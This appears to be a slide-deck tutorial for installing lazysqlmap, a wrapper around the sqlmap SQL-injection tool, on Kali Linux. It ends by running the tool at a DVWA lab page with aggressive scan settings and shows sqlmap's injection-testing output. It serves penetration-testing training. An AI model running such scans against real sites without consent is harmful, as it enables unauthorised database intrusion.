LazySQLMap


Information Security Inc.

Contents

- About lazysqlmap
- Demo setup
- Installing lazysqlmap
- Using lazysqlmap
- References

About lazysqlmap

- SQLMap For Lazy People Edition



Demo setup

- Kali Linux 2017 64 bit (https://www.kali.org/downloads/)
- http://www.kitploit.com/2017/04/kali-linux-20171-release.html

Installing lazysqlmap

- Clone <> download lazysqlmap

```
root@kali2017:~# git clone https://github.com/Yukinoshita47/lazysqlmap
Cloning into 'lazysqlmap'...
remote: Counting objects: 35, done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 35 (delta 18), reused 31 (delta 14), pack-reused 0
Unpacking objects: 100% (35/35), done.
```

Installing lazysqlmap

- Change “install.sh” file mode

```
root@kali2017:~# cd lazysqlmap/
root@kali2017:~/lazysqlmap# stat install.sh
  File: install.sh
  Size: 2339            Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 531423      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2017-09-19 20:34:54.169303769 -0400
Modify: 2017-09-19 20:34:54.169303769 -0400
Change: 2017-09-19 20:34:54.169303769 -0400
 Birth: -
root@kali2017:~/lazysqlmap# chmod 755 install.sh
root@kali2017:~/lazysqlmap# stat install.sh
  File: install.sh
  Size: 2339            Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 531423      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2017-09-19 20:34:54.169303769 -0400
Modify: 2017-09-19 20:34:54.169303769 -0400
Change: 2017-09-19 20:46:44.315534854 -0400
 Birth: -
```

Installing lazysqlmap

- Run “install.sh” and install lazysqlmap

```
root@kali2017:~/lazysqlmap# ./install.sh
```

```
----------------------------
|                          |
|    LazySQLMap            |
|        Instalation       |
|             Finished     |
|                          |
----------------------------

type lazysqlmap from your terminal command if you wanna start using lazysqlmap
```

Using lazysqlmap

- Run lazysqlmap

Using lazysqlmap

- Run lazysqlmap

```
GSH_LazySQLMap >>
http://192.168.10.115/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit  --level=5 --risk=3 --dbms=mysql

      THE LAZY
         ___
        __H__
 ___ ___[.]_____ ___ ___
|_ -|  . [.]     |  .'|  . |    Automation Code by
|___|_  [.]_|_|_|__,|  _|    Yukinoshita 47
      |_|V          |_|      Garuda Security Hacker

SQLMap For Lazy People Edition

{1.1.9.18#dev}

http://sqlmap.org & http://garudasecurityhacker.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 22:29:17

[22:29:17] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.10.115:80/dvwa/login.php'. Do you want to follow? [Y/n] y
[22:29:19] [INFO] testing if the target URL is stable
[22:29:19] [WARNING] GET parameter 'id' does not appear to be dynamic
[22:29:19] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[22:29:19] [INFO] testing for SQL injection on GET parameter 'id'
[22:29:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:29:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[22:29:30] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[22:29:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'
[22:29:44] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)'
```

References

- Haxkit
https://www.haxkit.com/2017/09/lazysqlmap.html

- sqlmap
http://sqlmap.org/

- sqlmap GitHub
https://github.com/sqlmapproject/sqlmap